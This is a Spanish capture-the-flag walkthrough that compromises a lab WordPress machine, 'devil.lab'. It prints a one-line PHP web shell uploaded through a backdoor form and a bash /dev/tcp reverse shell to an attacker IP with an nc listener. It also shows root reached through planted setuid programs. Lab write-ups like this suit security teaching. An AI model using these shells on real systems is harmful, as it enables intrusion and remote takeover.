



Vamos a desplegar la maquina vulnerable.

Haremos un escaneo profundo de los puertos abiertos de la maquina vulnerable.

```
> sudo nmap -sS -sSC -Pn --min-rate 5000 -p- -vvv --open 172.17.0.2 -oN Puertos
> cat Puertos
File: Puertos

1 # Nmap 7.95 scan initiated Thu Nov 20 19:35:04 2025 as: /usr/lib/nmap/nmap -sS -sSC -Pn --m
2 Nmap scan report for 172.17.0.2
3 Host is up, received arp-response (0.0000080s latency).
4 Scanned at 2025-11-20 19:35:04 CET for 3s
5 Not shown: 65534 closed tcp ports (reset)
6 PORT      STATE SERVICE REASON
7 80/tcp     open  http    syn-ack ttl 64
8 | http-methods:
9 |_ Supported Methods: GET HEAD POST OPTIONS
10 |_http-generator: Drupal 10 (https://www.drupal.org)
11 |_http-title: Hackstry
12 MAC Address: 02:42:AC:11:00:02 (Unknown)
13
14 Read data files from: /usr/share/nmap
15 # Nmap done at Thu Nov 20 19:35:07 2025 -- 1 IP address (1 host up) scanned in 3.06 seconds
```


Ahora veremos que tipo de web tiene el servidor por el servicio http.

```
> whatweb http://172.17.0.2
http://172.17.0.2 [200 OK] Apache[2.4.58], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.58 (Ubuntu)], IP[172.17.0.2], MetaGenerator[Drupal 10 (https://www.drupal.org)], Script[importmap, module], Title[Hackstry]
```

Vamos a listar directorios con gobuster

```
> sudo gobuster dir -u http://172.17.0.2 -w /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt -x php,html,py,txt -t 100 -k -r
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url:          http://172.17.0.2
[+] Method:       GET
[+] Threads:      100
[+] Wordlist:     /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.8
[+] Extensions:  php,html,py,txt
[+] Follow Redirect: true
[+] Timeout:      10s
Starting gobuster in directory enumeration mode
=====
/wp-content      (Status: 200) [Size: 0]
/license.txt     (Status: 200) [Size: 19915]
/wp-includes     (Status: 200) [Size: 58940]
/index.php       (Status: 200) [Size: 94533]
```

Vemos que tenemos un wordpress, así que miraremos a que dirección apunta y lo pondremos en nuestro /etc/hosts



```
> sudo nano /etc/hosts
172.17.0.2  devil.lab
```

Ahora volveremos a listar y veremos mas directorios, así que iremos buscando poco a poco.

```
> sudo gobuster dir -u http://devil.lab -w /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt -x php,html,py,txt -t 100 -k -r
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url:          http://devil.lab
[+] Method:       GET
[+] Threads:      100
[+] Wordlist:     /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.8
[+] Extensions:  txt,php,html,py
[+] Follow Redirect: true
[+] Timeout:      10s
Starting gobuster in directory enumeration mode
=====
/wp-content      (Status: 200) [Size: 0]
/license.txt     (Status: 200) [Size: 19915]
/wp-includes     (Status: 200) [Size: 58939]
/index.php       (Status: 200) [Size: 94486]
/wp-login.php    (Status: 200) [Size: 94486]
/functions.php   (Status: 200) [Size: 42]
/wp-trackback.php (Status: 200) [Size: 94486]
/wp-admin        (Status: 200) [Size: 94486]
```


```

> sudo gobuster dir -u http://devil.lab/wp-content -w /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt -x php,html,py -t 100 -k -r
=====
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:          http://devil.lab/wp-content
[+] Method:       GET
[+] Threads:      100
[+] Wordlist:    /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.8
[+] Extensions:  txt,php,html,py
[+] Follow Redirect: true
[+] Timeout:     10s
=====
Starting gobuster in directory enumeration mode
=====
/index.php        (Status: 200) [Size: 0]
/themes           (Status: 200) [Size: 0]
/uploads          (Status: 200) [Size: 1181]
/plugins          (Status: 200) [Size: 0]
/upgrade          (Status: 200) [Size: 773]
=====
> sudo gobuster dir -u http://devil.lab/wp-content/plugins -w /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt -x php,html,py -t 100 -k -r
=====
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url:          http://devil.lab/wp-content/plugins
[+] Method:       GET
[+] Threads:      100
[+] Wordlist:    /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.8
[+] Extensions:  php,html,py,txt
[+] Follow Redirect: true
[+] Timeout:     10s
=====
Starting gobuster in directory enumeration mode
=====
/index.php        (Status: 200) [Size: 0]
/hello.php        (Status: 500) [Size: 0]
/backdoor         (Status: 200) [Size: 2135]
=====
```

Al final encontramos en una ruta una backdoor, donde vemos que podemos subir ficheros, intentaremos subir un script php para poder ejecutar comandos y así hacer una reverse Shell y conectarnos a la maquina.




	File: shell.php
1	<?php
2	system(\$_GET["cmd"]);
3	
4	
5	
6	?>
7	

Lo subimos y haremos comprobaremos que funciona




Gracias por enviar tu currículum. Hemos recibido el archivo: shell.php



Index of /wp-content/plugins/backdo

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
Parent Directory		-	
 mycv.pdf	2024-09-11 16:01	2.5K	
 mycv.php	2024-09-11 16:20	2.5K	
 shell.php	2025-11-20 19:40	35	

Apache/2.4.58 (Ubuntu) Server at devil.lab Port 80



devil.lab/wp-content/plugins/backdoor/uploads/shell.php?cmd=id

uid=33(www-data) gid=33(www-data) groups=33(www-data)

Ahora generaremos la reverse Shell.

The screenshot shows the 'Reverse Shell Generator' interface. In the 'IP & Port' section, the IP is set to 192.168.1.26 and the port to 444. A note says 'root privileges required.' In the 'Listener' section, a command is generated: 'sudo nc -lvpn 444'. The 'Type' dropdown is set to 'nc'. Below the command, there are tabs for 'Reverse', 'Bind', 'MSFVenom', and 'HoaxShell'. Under 'Reverse', the 'OS' is set to 'Linux' and the 'Name' is 'bas'. A dropdown menu shows 'Bash -i' (which is selected) and 'Bash 196'. A preview window shows the generated exploit code: 'bash%20-i%20%3E%26%20%2Fdev%2Ftcp%2F192.168.1.26%2F444%20%3E%261'. At the bottom, there's a terminal window showing the listener command: 'sudo nc -lvpn 444' and the message 'listening on [any] 444 ...'.

Una vez dentro, vemos que tenemos acceso a la carpeta de Andy y listaremos varios ficheros que encontramos

```
www-data@006e006142c9:/home/andy/.secret$ ls -la
total 28
drwxr-xr-x 1 andy andy 4096 Sep 11 2024 .
drwxr-xr-x 1 andy andy 4096 Sep 11 2024 ..
-rw-rxr-xr-x 1 andy andy 512 Sep 11 2024 escalate.c
-rwxr-xr-x 1 andy andy 16176 Sep 11 2024 ftpserver
www-data@006e006142c9:/home/andy/.secret$
```

```
www-data@006e006142c9:/home/andy/.secret$ cat escalate.c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

int main() {
    // El UID de lucas (obténlo con el comando 'id lucas')
    uid_t lucas_uid = 1001;

    // Cambiar el UID efectivo al de lucas
    if (setuid(lucas_uid) == -1) {
        perror("Error cambiando el UID");
        return 1;
    }

    // Verifica el UID actual
    printf("UID actual: %d\n", getuid());
    printf("EUID actual: %d\n", geteuid());

    // Invoca una shell como el usuario lucas
    system("/bin/bash");

    return 0;
}
www-data@006e006142c9:/home/andy/.secret$
```

Vemos que solo con ejecutar el script, ya somos lucas

```
www-data@006e006142c9:/home/andy/.secret$ ./ftpserver
UID actual: 1001
EUID actual: 1001
bash: $'\302\241Bienvenido': command not found
lucas@006e006142c9:/home/andy/.secret$ █
```

Ahora en el directorio de lucas igual nos encontramos una pista que el numero 7 es el correcto para el juego.

```
lucas@006e006142c9:/home/lucas$ ls -la
total 32
drwxr-x— 3 lucas lucas 4096 Sep 11 2024 .
drwxr-xr-x 1 root root 4096 Sep 11 2024 ..
-rw—— 1 lucas lucas 8 Sep 11 2024 .bash_history
-rw-r--r-- 1 lucas lucas 220 Mar 31 2024 .bash_logout
-rw-r--r-- 1 lucas lucas 3908 Sep 11 2024 .bashrc
drwxr-xr-x 2 root root 4096 Sep 11 2024 .game
-rw-r--r-- 1 lucas lucas 807 Mar 31 2024 .profile
-rw-r--r-- 1 root root 89 Sep 11 2024 bonus.txt
lucas@006e006142c9:/home/lucas$ cd .game/
lucas@006e006142c9:/home/lucas/.game$ ls
EligeOMuere game.c
```

```
lucas@006e006142c9:/home/lucas/.game$ cat game.c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

int main() {
    int guess;
    int secret_number = 7; // Número secreto para ganar

    printf("¡Bienvenido al juego de adivinanzas!\n");
    printf("Adivina el número secreto (entre 1 y 10): ");
    scanf("%d", &guess);

    if (guess == secret_number) {
        printf("¡Felicitaciones! Has adivinado el número.\n");
        printf("Iniciando shell como root ... \n");

        // Cambia el UID efectivo a root (0)
        setuid(0);
        system("/bin/bash");
    } else {
        printf("Número incorrecto. Intenta de nuevo.\n");
    }

    return 0;
}
```

Lo ejecutamos, colocamos el numero y vemos que somos root.

```
lucas@006e006142c9:/home/lucas/.game$ ./EligeOMuere
¡Bienvenido al juego de adivinanzas!
Adivina el número secreto (entre 1 y 10): 7
¡Felicitaciones! Has adivinado el número.
Iniciando shell como root ...
root@006e006142c9:/home/lucas/.game# whoami
root
root@006e006142c9:/home/lucas/.game# █
```